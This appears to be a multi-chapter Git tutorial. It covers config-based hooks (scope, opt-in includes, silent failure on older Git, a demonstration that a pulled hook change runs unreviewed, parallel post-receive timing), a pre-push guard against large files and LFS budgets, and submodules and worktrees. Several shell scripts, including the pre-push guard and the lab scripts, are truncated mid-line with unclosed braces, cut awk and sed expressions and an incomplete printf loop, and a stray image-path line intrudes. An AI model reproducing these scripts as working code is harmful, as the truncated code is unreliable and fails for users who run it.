- `hook.pre-commit.enabled=false` switched off both configured hooks, **but the `.git/hooks/pre-commit` file still ran**. `git-config(1)` describes the event switch as "no hooks fire for that event". In Git 2.56.0 the code that applies it (`list_hooks_add_configured()` in `hook.c`) marks only configured hooks as event-disabled; `list_hooks_add_default()` adds the hookdir hook afterwards without that check. Don't rely on this switch to silence a legacy hook file; remove or rename the file.
- `--no-verify` skipped the configured hooks as well as the file, and the `TODO` was committed. It skips `pre-commit` and `commit-msg` hooks of every kind.

Case 3: Shipping hook config with the project

Config is not cloned, any more than `.git/hooks` is. What a project *can* ship is a tracked config file that each developer chooses to include. The project keeps the hook script and its definition under `.githooks/`; a clone opts in once with `include.path`:

```
#!/usr/bin/env bash
# lab-03-shared-from-repo.sh - ship hook config in the repo; each clone opts in with include
set -euo pipefail
cd /tmp/hooklab && rm -rf proj proj.git alice && : > global.gitconfig
git init -q proj && cd proj
mkdir .githooks
cat > .githooks/check-subject <<'SH'
#!/bin/sh
# .githooks/check-subject - commit-msg: subject line at most 50 characters
len=$(head -n1 "$1" | wc -c)
[ "$len" -le 51 ] || { echo "check-subject: subject is $((len-1)) chars (max 50)" >&2; exit
SH
chmod +x .githooks/check-subject
cat > .githooks/hooks.gitconfig <<'CFG'
# .githooks/hooks.gitconfig - reviewed hook definitions; clones opt in with include.path
[hook "check-subject"]
    event = commit-msg
    command = .githooks/check-subject
CFG
git add .githooks && git commit -qm "ship commit-msg policy" && cd ..
git clone -q --bare proj proj.git && git clone -q proj.git alice && cd alice
echo "--- fresh clone: nothing runs"
git hook list commit-msg || true
```

```
git config set --local include.path ../.githooks/hooks.gitconfig
echo "--- after opting in"
git hook list --show-scope commit-msg
git config list --show-origin | grep '^file:.*hook\.'
git commit -q --allow-empty -m "this subject line is far too long to pass the policy check"
git commit -q --allow-empty -m "short subject" && git log --oneline -1
echo "--- from a subdirectory: the relative command still resolves"
mkdir -p src && cd src && git commit -q --allow-empty -m "from src/" && git log --oneline -1
```

```
--- fresh clone: nothing runs
warning: no hooks found for event 'commit-msg'
--- after opting in
local   check-subject
file:.git/../.githooks/hooks.gitconfig  hook.check-subject.event=commit-msg
file:.git/../.githooks/hooks.gitconfig  hook.check-subject.command=.githooks/check-subject
check-subject: subject is 58 chars (max 50)
refused
7831542 short subject
--- from a subdirectory: the relative command still resolves
1c40431 from src/
```

- A fresh clone runs nothing. Opting in is one `git config set --local include.path ../.githooks/hooks.gitconfig`; the path is relative to the directory of the including file, `.git/`, which is why `--show-origin` prints `.git/../.githooks/hooks.gitconfig`.
- `git hook list --show-scope` reports an included hook under the scope of the file that included it: `local`.
- Hooks run from the top of the working tree (`githooks(5)`), so `command = .githooks/check-subject` works from `src/` too.

Compared with `core.hooksPath=.githooks`, this keeps the project's hooks *and* your own global ones, needs no dispatcher script, and lets a developer disable one project hook with `hook.<name>.enabled=false` without editing tracked files.

Case 4: The teammate on an older Git

Same clone, same policy, two Git versions:

```
#!/usr/bin/env bash
# lab-04-old-git.sh - the same clone, committed with an older Git: config hooks silently do
set -uo pipefail
cd /tmp/hooklab/alice
for g in git /usr/bin/git; do
  echo "--- $($g --version)"
  $g hook list commit-msg 2>&1 | head -1
  $g commit -q --allow-empty -m "a subject line that is much longer than fifty characters" \
    && { echo "commit accepted: $($g log -1 --format=%s)"; $g reset -q --soft HEAD~1; } \
```

```
    || echo "commit refused"
done
```

```
--- git version 2.56.0
check-subject
check-subject: subject is 56 chars (max 50)
commit refused
--- git version 2.47.3
error: unknown subcommand: `list'
commit accepted: a subject line that is much longer than fifty characters
```

Git 2.47.3 has no idea what `hook.check-subject.*` means, and unknown config keys are not an error in Git, so the over-long subject was accepted without a word. Git 2.47.3 does have `git hook run` (it dates from 2.36), but not `git hook list`. That is the safest single check to put in a setup script: if `git hook list commit-msg` fails, the developer's hooks are not running. Stating "requires Git 2.54+" in the contributing guide matters more than usual here, because the failure is silent.

Case 5: An included hook runs whatever the last pull brought

`include.path` to a tracked file, like `core.hooksPath` to a tracked directory, means "run the version of these files that is checked out right now". Another contributor changes the hook script, the change is merged, Alice pulls:

```
#!/usr/bin/env bash
# lab-05-trust-on-pull.sh - an included hook file runs whatever the last pull brought
set -euo pipefail
cd /tmp/hooklab && rm -rf mallory
git clone -q proj.git mallory && cd mallory
cat > .githooks/check-subject <<'SH'
#!/bin/sh
# .githooks/check-subject - (changed upstream)
echo "check-subject: this line arrived with the last pull and runs as $(id -un)" >&2
SH
git commit -qam "tweak subject check" && git push -q origin main
cd ../alice && git pull -q --rebase origin main
echo "--- review what the pull changed under .githooks before the next commit"
git diff --stat ORIG_HEAD HEAD -- .githooks
git commit -q --allow-empty -m "next commit"
```

```
--- review what the pull changed under .githooks before the next commit
 .githooks/check-subject | 5 ++---
 1 file changed, 2 insertions(+), 3 deletions(-)
check-subject: this line arrived with the last pull and runs as box
```

The new script ran on Alice's next commit, under her user, with her credentials and SSH agent in

reach. Nothing asked. This is not a Git bug; it is what opting in to a tracked hook means, and it is the reason `git clone` never runs hooks in the first place. Treat `.githooks/` like CI workflow files:

- Protect the path with code-owner review on the server (a `CODEOWNERS` rule for `/.githooks/`) so changes to it need a named reviewer.
- After a pull, check `git diff --stat ORIG_HEAD HEAD -- .githooks` (as above) or `git log -p ORIG_HEAD..HEAD -- .githooks` before your next commit.
- Point `command` at something that cannot change under you when it matters: a tool installed from a package with a pinned version, rather than a script in the working tree.

Case 6: Parallel hooks on the server

Parallelism is for slow, independent hooks such as notifications after a push. Commit-time hooks always run one at a time: `git-hook(1)` lists `applypatch-msg`, `pre-commit`, `prepare-commit-msg`, `commit-msg`, `post-commit`, `post-checkout` and `push-to-checkout` as always serial, because they share the index, working tree or message file. `post-receive` on a bare repository is a good candidate. Two hooks each sleep one second to stand in for a slow webhook; the push is timed:

```
#!/usr/bin/env bash
# lab-06-parallel-post-receive.sh - two slow server-side hooks: serial vs hook.<event>.jobs
set -euo pipefail
cd /tmp/hooklab && rm -rf srv.git dev && : > global.gitconfig
git init -q --bare srv.git
cat > notify <<'SH'
#!/bin/sh
# notify - post-receive: read the first "<old> <new> <ref>" line, then a slow "webhook"
read -r old new ref
start=$(date +%s%N); sleep 1
echo "$1: $ref, slow part began at +$(( (start - $(cat /tmp/hooklab/t0)) / 1000000 )) ms"
SH
cat > notify-drain <<'SH'
#!/bin/sh
# notify-drain - same, but read ALL of stdin (to EOF) before the slow part
refs=$(cat)
start=$(date +%s%N); sleep 1
echo "$1: slow part began at +$(( (start - $(cat /tmp/hooklab/t0)) / 1000000 )) ms"
SH
chmod +x notify notify-drain
git -C srv.git config set hook.chat.command "/tmp/hooklab/notify chat"
git -C srv.git config set --append hook.chat.event post-receive
git -C srv.git config set hook.ci.command "/tmp/hooklab/notify ci"
git -C srv.git config set --append hook.ci.event post-receive
git init -q dev && cd dev && git remote add origin ../srv.git
push() { git commit -q --allow-empty -m "$1"; date +%s%N > /tmp/hooklab/t0
         s=$(date +%s%N); git push -q origin main 2>&1 | sed 's/^remote: /  remote: /; s/ *$
         echo "  push took $(( ($(date +%s%N) - s) / 1000000 )) ms"; }
```

```
echo "--- default: serial"; push one
git -C ../srv.git config set hook.post-receive.jobs 2
echo "--- jobs=2, but no hook declares parallel=true: still serial"; push two
git -C ../srv.git config set hook.chat.parallel true
git -C ../srv.git config set hook.ci.parallel true
echo "--- jobs=2 and both hooks parallel=true"; push three
git -C ../srv.git config set hook.chat.command "/tmp/hooklab/notify-drain chat"
git -C ../srv.git config set hook.ci.command "/tmp/hooklab/notify-drain ci"
echo "--- same, but each hook drains stdin to EOF first"; push four
```

```
--- default: serial
  remote: chat: refs/heads/main, slow part began at +12 ms
  remote: ci: refs/heads/main, slow part began at +1017 ms
  push took 2023 ms
--- jobs=2, but no hook declares parallel=true: still serial
  remote: chat: refs/heads/main, slow part began at +13 ms
  remote: ci: refs/heads/main, slow part began at +1017 ms
  push took 2023 ms
--- jobs=2 and both hooks parallel=true
  remote: chat: refs/heads/main, slow part began at +14 ms
  remote: ci: refs/heads/main, slow part began at +14 ms
  push took 1020 ms
--- same, but each hook drains stdin to EOF first
  remote: chat: slow part began at +1021 ms
  remote: ci: slow part began at +17 ms
  push took 2028 ms
```

- **Serial by default.** `ci` starts about 1,000 ms after `chat`; the push takes 2 s.
- **`hook.post-receive.jobs=2` alone changes nothing.** Every configured hook for the event must also declare `hook.<name>.parallel=true`. One hook without it keeps the whole event serial. That is deliberate: the hook's author, not the admin, says whether it is safe to run alongside others.
- **Both declared parallel:** both start at +14 ms and the push takes 1 s.
- **The same hooks reading stdin to EOF first:** the push is back to 2 s. `ci` starts at +17 ms, but `chat` doesn't get end-of-file on its stdin until `ci` exits. While the hooks were running, `/proc/<pid>/fd` of the second hook process showed two extra pipe descriptors (fd 8 and 9) besides its own stdin and stdout. That is consistent with the second child inheriting the write end of the first child's stdin pipe, which would hold that pipe open until the second hook exits. Whatever the exact cause, the effect on Git 2.56.0 is measurable: a parallel `post-receive` hook that reads all of stdin before doing its slow work gains nothing. Read the ref lines you need, then start the slow part, and measure on your own server before counting on the speed-up.

With `jobs` above 1, Git also merges hook stdout into stderr for `pre-push` so parallel output can be de-interleaved (`git-config(1)`, `hook.jobs`). A `pre-push` hook that writes something meaningful to stdout behaves differently when run in parallel.

The trap

Config-based hooks *feel* like policy, because they live in config next to everything else and can be set centrally in `/etc/gitconfig` or a tracked include. They are still courtesy. A teammate on Git 2.47 runs none of them and sees no warning (Case 4). `--no-verify` skips them all (Case 2). The event-wide off switch leaves a legacy hook file running (Case 2). An included hook runs whatever the last merge put into the working tree (Case 5). And `jobs=4` on its own is a no-op until every hook declares `parallel=true`, and even then may not overlap (Case 6). If a rule must hold for every commit that reaches `main`, it belongs in a server-side check or a required CI job. The hook only gets it to the developer sooner.

The boring rule

> Define hooks as named `hook.<name>` blocks, one check per hook, and look at the result with `git hook list --show-scope <event>`. Share project hooks as a tracked `.githooks/hooks.gitconfig` that each clone includes on purpose, guarded by code-owner review. Opt a repository out with `hook.<name>.enabled=false`, and delete legacy `.git/hooks` files rather than relying on the event switch. Require Git 2.54+ and check it in setup. Run anything that must hold for everyone on the server, not in a hook.

Try this

1. Move one hook you already use from `.git/hooks/` into `~/.gitconfig` as a `hook.<name>` block, and confirm with `git hook list --show-scope <event>` that it appears once, and not twice.
2. Give one hook two events (`git config set --append hook.lint.event pre-push`) and run `git hook run pre-push -- origin https://example.invalid` to see it fire without pushing.
3. In Case 3's repository, set `hook.check-subject.enabled=false` in `.git/config` and confirm a long subject goes through, while `.githooks/hooks.gitconfig` stays unchanged.
4. Add a third `post-receive` hook to Case 6 without `parallel=true`. Predict the push time before you run it.
5. Write a `scripts/setup.sh` that fails with a clear message if `git hook list commit-msg` fails, and run it under the older Git on your machine if you have one.

Sources

- `git-hook(1)` (Git 2.56 manual, and the 2.54.0 version for what 2.54 already had: https://git-scm.com/docs/git-hook/2.54.0): config-defined hooks, `list --show-scope`, `run -j`, always-serial events, the WRAPPERS section: https://git-scm.com/docs/git-hook
- `git-config(1)`, `hook.*` keys (`command`, `event`, `enabled`, `parallel`, `hook.jobs`, `hook.<event>.jobs`): https://git-scm.com/docs/git-config

- `githooks(5)`: hook events, working directory, `core.hooksPath`: https://git-scm.com/docs/githooks
- `git-config(1)`, "Includes" (`include.path`, relative paths): https://git-scm.com/docs/git-config#_includes
- Git 2.54.0 release notes ("Hook commands are now allowed to be defined (possibly centrally) in the configuration files"): https://github.com/git/git/blob/master/Documentation/RelNotes/2.54.0.adoc
- Git 2.55.0 release notes ("Hook scripts defined via the configuration system can now be configured to run in parallel"): https://github.com/git/git/blob/master/Documentation/RelNotes/2.55.0.adoc
- Git 2.56.0 source, `hook.c` (`list_hooks()`, `list_hooks_add_configured()`, `get_hook_jobs()`): https://github.com/git/git/blob/v2.56.0/hook.c
- GitHub Docs, "About code owners" (protecting `/.githooks/`): https://docs.github.com/en/repositories/managing-your-repositorys-settings-and-features/customizing-your-repository/about-code-owners

A pre-push guard against large files and runaway LFS uploads

A pre-push guard against large files and runaway LFS uploads

After this page you can install a `pre-push` hook that refuses a push before any bytes leave your machine: if it would add a blob above a size limit, or if its Git LFS pointer files reference more data than a budget allows. You will also know why this check has to run *before* `git lfs pre-push`, and why it is the only cheap moment to catch the mistake.

Thesis

A large file committed by accident is cheap to fix until it is pushed. After that, the fix is a history rewrite plus a force-push. With Git LFS on GitHub there is no fix you can do yourself. GitHub's documentation says: "To remove Git LFS objects from a repository, delete and recreate the repository. … If you need to purge a removed object and you are unable to delete the repository, please contact support for help." Rewriting history removes the *pointers*, but the stored objects stay and keep counting toward your quota.

So the boring rule is to check what a push would add, locally, in `pre-push`, and only then let Git LFS upload anything.

Mental model

`githooks(5)` defines the contract. `pre-push` runs after Git has worked out which refs to update and before anything is sent. It receives the remote's name and URL as `$1` and `$2`, and one line per ref on stdin:

```
<local-ref> SP <local-object-name> SP <remote-ref> SP <remote-object-name> LF
```

A non-zero exit aborts the whole push. The objects to check are exactly the ones reachable from the new tip and not from the old one: `git rev-list --objects <remote-sha>..<local-sha>`. For a brand-new branch the remote object name is all zeros, so the hook falls back to "everything not already on any `refs/remotes/<remote>/*`".

A Git LFS **pointer file** is a small text blob (under 1024 bytes, per the LFS spec) that starts with `version https://git-lfs.github.com/spec/v1` and has a `size <bytes>` line. Git LFS normally installs its own `pre-push` hook, which runs `git lfs pre-push` and uploads the real objects named by those pointers. That's why the size check reads the pointers' `size` fields, and why it must finish before handing over.




Figure 1: git push runs the pre-push hook with the refs on stdin; the guard sizes new objects and LFS pointers, and only on success hands over to git lfs pre-push, which uploads; before that point everything is reversible, after it LFS objects on GitHub are not

The hook

Verified with **Git 2.47.3** on Debian 13. Save it as `.git/hooks/pre-push` and make it executable:

```
#!/bin/sh
# pre-push guard: run BEFORE anything is uploaded (including Git LFS objects).
#  1. refuse any new blob larger than MAX_BYTES (default 5 MiB)
#  2. refuse if new Git LFS pointers reference more than LFS_BUDGET bytes in total (default
# Git feeds one line per ref on stdin: <local-ref> <local-sha> <remote-ref> <remote-sha>
max=${MAX_BYTES:-5242880}
budget=${LFS_BUDGET:-1073741824}
zero=$(git hash-object --stdin </dev/null | tr '0-9a-f' '0')
input=$(cat)                        # keep stdin so it can be replayed to git-lfs
status=0
echo "$input" | while read -r lref lsha rref rsha; do
  [ -z "$lref" ] && continue
  [ "$lsha" = "$zero" ] && continue                 # deleting a ref
  if [ "$rsha" = "$zero" ]; then
    range="$lsha --not --remotes=$1"                # new branch: all commits not on the re
  else
    range="$rsha..$lsha"
  fi
  objs=$(git rev-list --objects $range |
         git cat-file --batch-check='%(objecttype) %(objectsize) %(objectname) %(rest)')
  big=$(echo "$objs" | awk -v max="$max" '$1 == "blob" && $2 > max { printf "  %s  %d bytes
```

```
  lfs=$(echo "$objs" | awk '$1 == "blob" && $2 < 1024 { print $3 }' | while read -r oid; do
          git cat-file blob "$oid" | awk 'NR == 1 && $0 != "version https://git-lfs.github.c
                                         $1 == "size" { print $2 }'
        done | awk '{ s += $1 } END { print s + 0 }')
  if [ -n "$big" ]; then
    echo "pre-push: refusing $lref: blobs over $max bytes:" >&2; echo "$big" >&2; exit 1
  fi
  if [ "$lfs" -gt "$budget" ]; then
    echo "pre-push: refusing $lref: new LFS pointers reference $lfs bytes (budget $budget)"
  fi
  echo "pre-push: $lref ok (largest-blob limit $max, LFS bytes $lfs/$budget)" >&2
done || status=1
[ $status -ne 0 ] && exit $status
# Hand over to Git LFS only after the checks pass (no-op if git-lfs is absent).
if command -v git-lfs >/dev/null 2>&1; then
  echo "$input" | git lfs pre-push "$@" || exit $?
fi
exit 0
```

It reads stdin once and keeps a copy, so the same ref lines can be replayed to `git lfs pre-push` afterwards. `%(rest)` in the `--batch-check` format prints the path that `rev-list --objects` printed next to each object, which is what puts filenames in the error message.

Worked example

The lab is a bare `remote.git` and a clone, `work`, with `main` already pushed. An 8 MB `shard-000.bin` gets committed by mistake:

```
head -c 8000000 /dev/urandom > shard-000.bin
echo "small" > notes.txt
git add . && git commit -q -m "add dataset shard"
git push origin main
```

```
pre-push: refusing refs/heads/main: blobs over 5242880 bytes:
  f4e192a92a  8000000 bytes  shard-000.bin
error: failed to push some refs to '../remote.git'
```

Nothing has left the machine, so the fix is local. Untrack the file, ignore the pattern, and amend:

```
git rm -q --cached shard-000.bin
echo 'shard-*.bin' > .gitignore && git add .gitignore
git commit -q --amend -m "add notes"
git push -q origin main
```

```
pre-push: refs/heads/main ok (largest-blob limit 5242880, LFS bytes 0/1073741824)
```

Now LFS. `git-lfs` isn't installed on the lab machine, so the pointers below were written by hand in the spec's format (they're just text). Each one claims a 2 GiB object, and they're pushed on a new branch:

```
git switch -q -c dataset
for i in 1 2 3; do
  printf 'version https://git-lfs.github.com/spec/v1\noid sha256:%064d\nsize 2147483648\n' $
done
git add model-*.safetensors && git commit -q -m "add checkpoints (LFS pointers)"
cat model-1.safetensors
git push origin dataset
```

```
version https://git-lfs.github.com/spec/v1
oid sha256:0000000000000000000000000000000000000000000000000000000000000001
size 2147483648
pre-push: refusing refs/heads/dataset: new LFS pointers reference 6442450944 bytes (budget 1
error: failed to push some refs to '../remote.git'
```

The blobs themselves are tiny, so a plain size limit would have let this through. Only the pointer budget catches it. If the push is deliberate, raise the budget for that one command:

```
LFS_BUDGET=8000000000 git push -q origin dataset
```

```
pre-push: refs/heads/dataset ok (largest-blob limit 5242880, LFS bytes 6442450944/8000000000
```

With `git-lfs` installed, the hook would now call `git lfs pre-push`, and only at that point would 6 GiB start uploading.

Installing alongside Git LFS

`git lfs install` installs a `pre-push` hook that runs `git-lfs-pre-push(1)`. It fails if a custom `pre-push` hook already exists. `git lfs update --manual` prints instructions for adding the LFS call to your own hook (`--force` would overwrite yours instead), and the last lines of the guard are that merge. Keep the order (guard first, LFS second). If you append the guard *after* the LFS line, the upload has already happened by the time the guard refuses.

`git lfs pre-push` reads the same ref lines from stdin, which is why the guard saves `$input` instead of consuming stdin in its loop.

Limits of a client-side hook

- It's skippable. `git push --no-verify` doesn't run `pre-push`, and a fresh clone has no hooks until someone installs them (see the config-based hooks chapter for sharing them). Agents and CI jobs that push should install the hook as part of their setup.
- It needs a server-side partner. On GitHub, push rulesets offer **Restrict file size** and **Restrict file extensions** rules, but the docs limit push rulesets to private and internal repositories (and their fork networks). On a public repository, the client-side hook is often the only gate. Self-hosted servers can enforce the same check in a `pre-receive` hook.
- It checks Git's view only. Uploads made directly with `git lfs push --all`, or LFS objects already pushed from another clone, never pass through it.
- `--remotes=$1` assumes `$1` is a remote name. Pushing to a bare URL makes the new-branch case check the whole history. That's slower, but still correct.

Try this

1. Set `MAX_BYTES=1000` and push a branch that changes `README.md`. Which blob trips the limit, and why is an *unchanged* file never reported?
2. Delete the remote branch with `git push origin :dataset` and confirm that the hook skips deletions (the all-zeros local object name).
3. Port the check to a server-side `pre-receive` hook on `remote.git`, which reads `<old> <new> <ref>` lines, and push with `--no-verify` to see that it still refuses.

Sources

- `githooks(5)`, pre-push and pre-receive: https://git-scm.com/docs/githooks
- `git-rev-list(1)`, `--objects`: https://git-scm.com/docs/git-rev-list
- `git-cat-file(1)`, `--batch-check` format atoms: https://git-scm.com/docs/git-cat-file
- Git LFS pointer file specification: https://github.com/git-lfs/git-lfs/blob/main/docs/spec.md
- `git-lfs-pre-push(1)`: https://github.com/git-lfs/git-lfs/blob/main/docs/man/git-lfs-pre-push.adoc
- `git-lfs-install(1)` and `git-lfs-update(1)`: https://github.com/git-lfs/git-lfs/blob/main/docs/man/git-lfs-update.adoc
- GitHub Docs, Removing files from Git Large File Storage: https://docs.github.com/en/repositories/working-with-files/managing-large-files/removing-files-from-git-large-file-storage
- GitHub Docs, Available rules for rulesets (push rulesets, Restrict file size): https://docs.github.com/en/repositories/configuring-branches-and-merges-in-your-repository/managing-rulesets/available-rules-for-rulesets

Submodules and Worktrees

Theory

Theory: Submodules Pin a Hash; Worktrees Share an Object Store

A **submodule** is a second repository whose current commit is recorded in the parent as a gitlink (`mode 160000`). A **worktree** is a second working directory for the *same* repository: one `.git`, several checkouts, **one branch per worktree**.

Invariants

1. The superproject stores a URL (`.gitmodules`) and a **gitlink hash**, not the child's files as blobs.
2. `git clone` of the parent does not fetch submodule objects unless `--recurse-submodules` / `submodule update --init`.
3. Two worktrees cannot check out the same branch (indexes would fight).
4. Worktree `.git` is a **file** pointing at the main repo's `worktrees/` metadata.

```
submodule                          worktrees

desk-api tree                      ~/desk-api        HEAD → main
  src/desk-lib → gitlink 9fce      ~/desk-api-hf     HEAD → hotfix
desk-lib repo  A ← 9fce                  \              /
                                          shared objects/refs
```

Why not always submodule

If two projects always change together, you are paying pin-and-update tax for a monorepo's job. If they have separate release cycles, the pin is the feature.

What can break

- Committing in a submodule and forgetting to push it (parent points at a hash nobody has).
- Detached HEAD in the submodule by default after `update`.
- `rm -rf` a worktree directory without `git worktree remove`.

How to read this chapter

Mechanics, worktrees, when to use which, lab; then foreach/sync, deinit, locks.

Submodules

Submodule Mechanics: Add, Update, Clone

After this page you can attach another Git repository at a path and record **which commit** it should be.

A submodule is a nested repository plus a gitlink

`desk-api` might need a shared `desk-lib` history without merging the trees. A **submodule** stores a commit hash in the parent tree (a **gitlink**, mode `160000`) and a URL in `.gitmodules`.

```
desk-api  (superproject)
   README.md
   src/ping.py
   src/desk-lib/          gitlink 160000 → commit 9fceb02 of desk-lib
           (nested .git)

desk-lib  (its own history)
A ← B ← 9fceb02    ← the hash the parent pins
```

```
cd ~/desk/desk-api
git submodule add ~/desk/desk-lib src/desk-lib
git status
git commit -m "chore: add desk-lib submodule"
```

`.gitmodules` is a tracked file:

```
[submodule "src/desk-lib"]
    path = src/desk-lib
    url = /home/ada/desk/desk-lib
```

On Linux use an SSH URL for anything you will clone elsewhere (`git@host:ada/desk-lib.git`). A path only works on this machine.

Clone a superproject

```
git clone --recurse-submodules <url> desk-api
# or after a plain clone:
git submodule update --init --recursive
```

Without `--recurse-submodules` / `update --init`, the path exists as an empty directory.

Update the pin

```
cd src/desk-lib
git fetch
git switch main
git pull --ff-only
cd ../..
git add src/desk-lib
git commit -m "chore: bump desk-lib"
```

The parent records a **new gitlink hash**. Pulling the parent does not move the submodule until `git submodule update`.

Pitfalls

- Committing in the submodule and forgetting to push it: the parent points at a hash nobody else can fetch.
- Editing files in `src/desk-lib` while detached: `git switch -c` in the submodule first.
- Nested submodules: `--recursive` on clone and update.

If the team is small and `desk-lib` changes with `desk-api` every day, a **monorepo** (chapter 15) or a copy may hurt less. Submodules shine when the nested project has its own release cycle.

Worktrees

Git Worktrees: The Modern Alternative

After this page you can check out a second branch in a second directory that shares the same `.git`.

One object store, several working trees

```
cd ~/desk/desk-api
git worktree add ~/desk/desk-api-hotfix hotfix/timeout
```

Git creates `~/desk/desk-api-hotfix` on a new branch `hotfix/timeout` (or an existing branch if you name one that is not already checked out). Both directories share objects and refs. `git commit` in the hotfix tree moves `hotfix/timeout`. `main` in the original tree is untouched.

```
 ~/desk/desk-api/                 ~/desk/desk-api-hotfix/
 working tree on main             working tree on hotfix/timeout
         \                           /
          \                         /
              shared .git
               objects, refs, reflog, remotes
```

```
git worktree list
```

Why not `git clone` again

A second clone duplicates objects. A worktree is cheap and sees the same remotes, stash, and reflog. You cannot check out the **same** branch in two worktrees; Git refuses so the two indexes cannot fight.

Linux workflow

```
git fetch origin
git worktree add ~/desk/desk-api-pr origin/feat/ping-json
cd ~/desk/desk-api-pr
# review, run tests
cd ~/desk/desk-api
```

```
git worktree remove ~/desk/desk-api-pr
```

`remove` deletes the extra directory after the working tree is clean. `git worktree prune` cleans metadata if you `rm -rf` the directory by hand.

Detached review

```
git worktree add --detach ~/desk/desk-api-tag v0.1.0
```

Inspect a tag without leaving your feature branch in the main directory.

Hooks and `GIT_DIR`

Worktrees have `.git` as a **file** pointing at the main repo's `worktrees/…` metadata. Hooks still run from `core.hooksPath` or the main `.git/hooks`. Scripts that assume `.git/` is a directory should call `git rev-parse --git-dir`.

When to Use Which

When to Use Which

After this page you can pick submodule, worktree, or neither for a desk problem.

Worktree

Use a worktree when **one repository** needs two checkouts: a hotfix while a feature is dirty, a PR review, a tag build. Same remotes, same hooks, cheap on Linux disk.

Submodule

Use a submodule when **two repositories** must stay separate histories, with the parent pinning a commit of the child: a shared library, a firmware blob, a docs site with its own release train.

Copy the files

If `desk-lib` is three Python files and only `desk-api` uses them, put them in `desk-api`. Submodule overhead is real.

Monorepo

If `desk-web`, `desk-api`, and `desk-infra` always change together, one repository with three directories may be simpler (chapter 15). Worktrees still apply (two branches of the monorepo). Submodules do not.

Extra clone

`git clone` to a second path is fine for a throwaway experiment you might delete with `rm -rf`. You duplicate objects until `git gc`. Worktree is cleaner for a second **branch**.

Extra remote

Two forges is remotes (chapter 11), not submodules. Push the same history twice.

Rule of thumb

Same project, two directories → worktree. Two projects, one pin → submodule. Two projects, always in lockstep → one repo.

```
one repo, two checkouts         worktree
two repos, pin a commit         submodule
two repos, always together      one monorepo
two forges, same history        extra remote
```

Hands-On: Submodule and Worktree

Hands-On: A Repo with a Submodule and a Worktree

Two small Git repos on Linux, then a worktree of the parent.

Child library

```
mkdir -p ~/desk/desk-lib
cd ~/desk/desk-lib
git init
echo "DESK_LIB=1" > version.txt
git add version.txt
git commit -m "chore: desk-lib version pin"
```

Parent with submodule

```
cd ~/desk/desk-api
git submodule add ~/desk/desk-lib src/desk-lib
git status
git commit -m "chore: add desk-lib submodule"
ls src/desk-lib/version.txt
```

Worktree of the parent

```
git worktree add ~/desk/desk-api-wt -b feat/wt-lab
cd ~/desk/desk-api-wt
git status
echo "worktree lab" >> README.md
git add README.md
git commit -m "docs: worktree lab"
cd ~/desk/desk-api
git log --oneline feat/wt-lab -1
```

`main` in `~/desk/desk-api` does not have that commit until you merge.

Cleanup

```
cd ~/desk/desk-api
git worktree remove ~/desk/desk-api-wt
git switch main
git merge --ff-only feat/wt-lab
git branch -d feat/wt-lab
```

Leave the submodule in place for later chapters, or remove it:

```
git rm src/desk-lib
git commit -m "chore: remove desk-lib submodule"
rm -rf ~/desk/desk-lib
```

Removing the submodule does not delete `~/desk/desk-lib` unless you `rm -rf` it.

Done when

- `git worktree list` shows only the main tree
- You know whether `src/desk-lib` is still a gitlink (`git ls-files -s src/desk-lib` shows mode `160000`) or is gone

Next: Git Flow, GitHub Flow, trunk-based — how teams name these branches on purpose.

foreach and sync

foreach and sync

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- `git submodule foreach`, `git submodule sync`.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

deinit and absorbgitdirs

deinit and absorbgitdirs

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- `submodule deinit`, `absorbgitdirs`.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

Worktree Locks and prune

Worktree Locks and prune

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- `git worktree lock`, `prune`, why two checkouts cannot share a branch.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

Worktree Lifecycle for Parallel Work: add, prune, repair

Worktree Lifecycle for Parallel Work: `add`, `prune`, `repair`

Thesis

A linked worktree is a second checkout of the **same** repository: one object database and one set of refs, but separate files, a separate index and a separate `HEAD`. That makes worktrees the cheapest way to run several lines of work side by side: a hotfix next to a feature, a throwaway build next to your editor, or several coding agents that must not overwrite each other's files.

Creating worktrees is easy. What goes wrong is the **end of their life**. Delete the directory with `rm -rf` instead of `git worktree remove` and Git still thinks it exists. The branch stays "checked out" somewhere nobody can see, you cannot re-create the worktree at the same path, and you cannot delete the branch. Move the directory and Git loses track of it. Scripts that create one worktree per run pile up these dead entries until something fails.

This page walks the whole lifecycle on a real repository: create, inspect, break, prune, lock, move, repair. It ends with a throwaway-worktree script that cannot leak.

Everything below was run with `git version 2.56.0`. `worktree list` has shown `prunable` since Git 2.31, and `--relative-paths` needs 2.48 or later. Commit hashes in your run will differ.

Mental model

```
app/.git/                          ← the one repository
   objects/, refs/                ← shared by every worktree
   HEAD, index                    ← main worktree's own
